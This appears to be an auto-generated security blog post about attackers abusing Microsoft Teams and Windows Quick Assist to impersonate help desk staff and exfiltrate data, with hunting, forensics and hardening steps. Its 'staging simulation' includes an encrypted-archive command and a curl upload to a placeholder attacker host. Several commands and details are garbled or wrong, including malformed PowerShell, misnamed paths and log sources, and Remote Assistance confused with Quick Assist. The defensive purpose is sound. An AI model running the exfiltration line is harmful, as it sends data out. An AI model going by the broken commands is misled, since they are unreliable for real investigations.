
Listen to this Post

Introduction:
Threat actors are no longer relying solely on phishing emails; they are now weaponizing trusted collaboration platforms. A recent incident documented by CyberProof reveals how an unidentified attacker exploited Microsoft Teams and the built‑in Windows Quick Assist tool to impersonate help desk staff, gain remote control, and exfiltrate 20 GB of sensitive data during business hours. This attack chain combines vishing (voice phishing), social engineering, and living‑off‑the‑land binaries (LOLBins) to bypass traditional security controls.
Learning Objectives:
- Analyze the Tactics, Techniques, and Procedures (TTPs) used in Teams‑based social engineering attacks.
- Identify forensic artifacts and log sources that detect abuse of remote management tools like Quick Assist.
- Implement defensive configurations and user‑awareness strategies to block RMM‑based data exfiltration.
You Should Know:
- How Attackers Abuse Quick Assist (msra.exe) for Unauthorized Access
Quick Assist is a legitimate Windows utility that allows remote control via Microsoft Intune or simple session codes. In this attack, the threat actor convinced the target to enter a 6‑digit code under the guise of fixing an IT issue.
Step‑by‑step – Attacker Perspective (Understanding the technique):
- Attacker launches Quick Assist (
msra.exe /OfferRA) to generate a session code. - Victim is tricked into opening Quick Assist (
msra.exe) and entering the attacker’s code. - Full desktop control is handed over – no malware, no EDR alert for “unauthorized software”.
Detection & Hunting (Defender Perspective):
- Windows Event Logs: Look for Event ID 4104 (PowerShell script block logging) and Event ID 4688 (Process creation) with `msra.exe` spawned by
explorer.exe.Get-WinEvent -FilterHashtable @{LogName='Security'; ID=4688} | Where-Object { $_.Properties[bash].Value -like 'msra.exe' } | Format-Table TimeCreated, Properties - Network: Quick Assist uses TLS‑encrypted RPC over 443. Monitor for unusual long‑lasting connections to Microsoft IP ranges coupled with internal data transfers.
- Detecting Suspicious Microsoft Teams Invitations and External Tenants
The initial vector was a Teams chat from an external tenant impersonating the internal help desk. By default, Teams allows external access unless explicitly restricted.
Step‑by‑step – Hardening Microsoft Teams:
1. Block External Access:
Teams Admin Center → Users → External access → Turn off “Users can communicate with Skype for Business and Teams users”.
2. Isolate External Collaboration:
Create a separate “External” team with limited channels and apply a conditional access policy that blocks download of sensitive files.
3. Audit Existing Invitations:
Use the Teams PowerShell module to list all external users and their last access time.
Get-CsExternalUser -ResultSize Unlimited |
Select-Object DisplayName, TenantId, LastAcceptedDate
3. Windows Forensic Analysis for RMM Tool Execution
Beyond Quick Assist, attackers often deploy other Remote Monitoring and Management tools (ScreenConnect, AnyDesk, LogMeIn). The following commands help uncover their footprints.
Step‑by‑step – Investigate RMM Artifacts:
- Prefetch Files:
dir C:\Windows\Prefetch.pf | findstr /i "quickassist anydesk screenconnect"
- Amcache.hve: Check for program execution history.
$Amcache = Get-WinEvent -LogName Microsoft-Windows-UserModePowerService/Diagnostic
Use forensic tools like AmcacheParser.exe from Eric Zimmerman
- Registry Run Keys:
reg query HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
reg query HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
- UserAssist: Forensic value revealing GUI‑based executions.
Use UserAssistView (NirSoft) or parse NTUSER.DAT.
4. Exfiltration Techniques and Network‑Level Detection
The attacker moved 20GB of data during the live session. Data was likely compressed and staged before transfer.
Step‑by‑step – Simulate and Detect Exfiltration:
- Attacker Staging Simulation (Linux – analysis lab):
Compress data into password-protected archive
tar -czf - /path/to/sensitive/ | openssl enc -aes-256-cbc -salt -pass pass:malicious -out stolen_data.tar.gz.enc
Exfil via HTTPS (mimicking Office365 traffic)
curl -X POST https://attacker-c2.com/upload --data-binary @stolen_data.tar.gz.enc
- Defense – Network Detection:
- Zeek/Bro: Detect odd MIME types or high volume to non‑corporate destinations.
zeek -C -r exfil.pcap
cat dns.log | zeek-cut query answers
- Windows Firewall Logging: Enable outbound filtering.
netsh advfirewall set allprofiles logging filename %SystemRoot%\System32\LogFiles\Firewall\pfirewall.log
netsh advfirewall set allprofiles logging droppedconnections enable
- Mitigation: Disabling Quick Assist and LOLBins via Group Policy
Because Quick Assist is signed by Microsoft, application whitelisting alone may not block it. The most effective control is disabling the feature entirely.
Step‑by‑step – Disable Quick Assist:
1. Group Policy (Windows Server/Pro/Enterprise):
Computer Configuration → Administrative Templates → System → Remote Assistance → “Configure Offer Remote Assistance” → Disabled.
2. Registry (All editions):
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services" /v fAllowToGetHelp /t REG_DWORD /d 0 /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services" /v fAllowUnsolicited /t REG_DWORD /d 0 /f
3. AppLocker / WDAC:
Create a rule to block `%WINDIR%\System32\msra.exe` while allowing other Microsoft binaries.
- Cloud Hardening: Conditional Access and DLP for Microsoft 365
The exfiltration likely involved OneDrive, SharePoint, or email. Conditional Access can interrupt suspicious sessions in real time.
Step‑by‑step – Defender for Cloud Apps Policies:
1. Anomaly Detection Policy:
Go to Microsoft Defender → Cloud Apps → Policies → Policy management → Create policy:
– Type: Activity policy
– Filter: “Activity type = Download file”
– Alerts when: repeated downloads > threshold from a single session.
2. Session Policy:
Block download for unmanaged/guest devices:
- Assign target: “All guests and external users”.
- Action: “Block activities” → “Download file”.
3. DLP Rule (Compliance Center):
Create a rule that detects “password”, “confidential” in files uploaded to Teams chat and blocks external sharing.
- Linux‑Based Hunting: Parsing Proxy Logs for Exfiltration Patterns
If your organisation uses a Linux proxy (Squid, Nginx) or collects NetFlow with SiLK/ELK, use these commands to identify data leaks.
Step‑by‑step – CLI Analysis:
- Top Talkers by Byte Count:
zcat /var/log/squid/access.log..gz | awk '{print $3, $5, $7, $10}' | sort -k4 -rn | head -20 - Correlate with User Agent:
Attackers often use legitimate UAs (Microsoft Teams, Mozilla). Look for volume spikes with UA not matching OS.grep "Mozilla/5.0" squid.log | grep -v "Windows NT 10.0" | awk '{print $1}' | sort | uniq -c
What Undercode Say:
- Key Takeaway 1: Attackers are weaponising native Windows tools and collaboration apps because they are trusted, signed, and rarely blocked. Defenders must shift from “block malware” to “monitor normal tool misuse”.
- Key Takeaway 2: Real‑time alerting is crucial – CyberProof analysts terminated the session while it was live. Invest in 24/7 threat hunting that monitors help desk procedures and remote support sessions.
The incident underscores a gap in user training: employees are conditioned to trust Teams messages from “IT” without secondary verification. Organisations should implement a mandatory call‑back or ticket‑ID verification for any remote assistance request. Additionally, logging for RMM tools must be aggregated and correlated with data transfer events – the exfiltration of 20GB likely took time and should have triggered DLP thresholds. This attack is a textbook example of an AI‑assisted social engineering blueprint; we can expect generative AI to craft even more convincing help desk scripts and localised language in future variants.
Prediction:
In the next 12–18 months, we will see a surge in “collaboration‑ware” attacks. Threat actors will abuse Teams, Slack, and Zoom’s APIs to automate initial contact and distribute fake meeting links. AI‑generated voice clones will turn vishing into live “call the help desk” scenarios with perfect grammar and tone. Defenders will need to deploy Zero Trust for collaboration: verify every session, enforce just‑in‑time admin privileges, and treat every remote support tool as a potential backdoor. The Microsoft Teams–Quick Assist kill chain will become the new blueprint for initial access across ransomware groups.
▶️ Related Video (82% Match):
https://www.youtube.com/watch?v=0irz-8nraKc
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Jniranjan Cyberproof – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


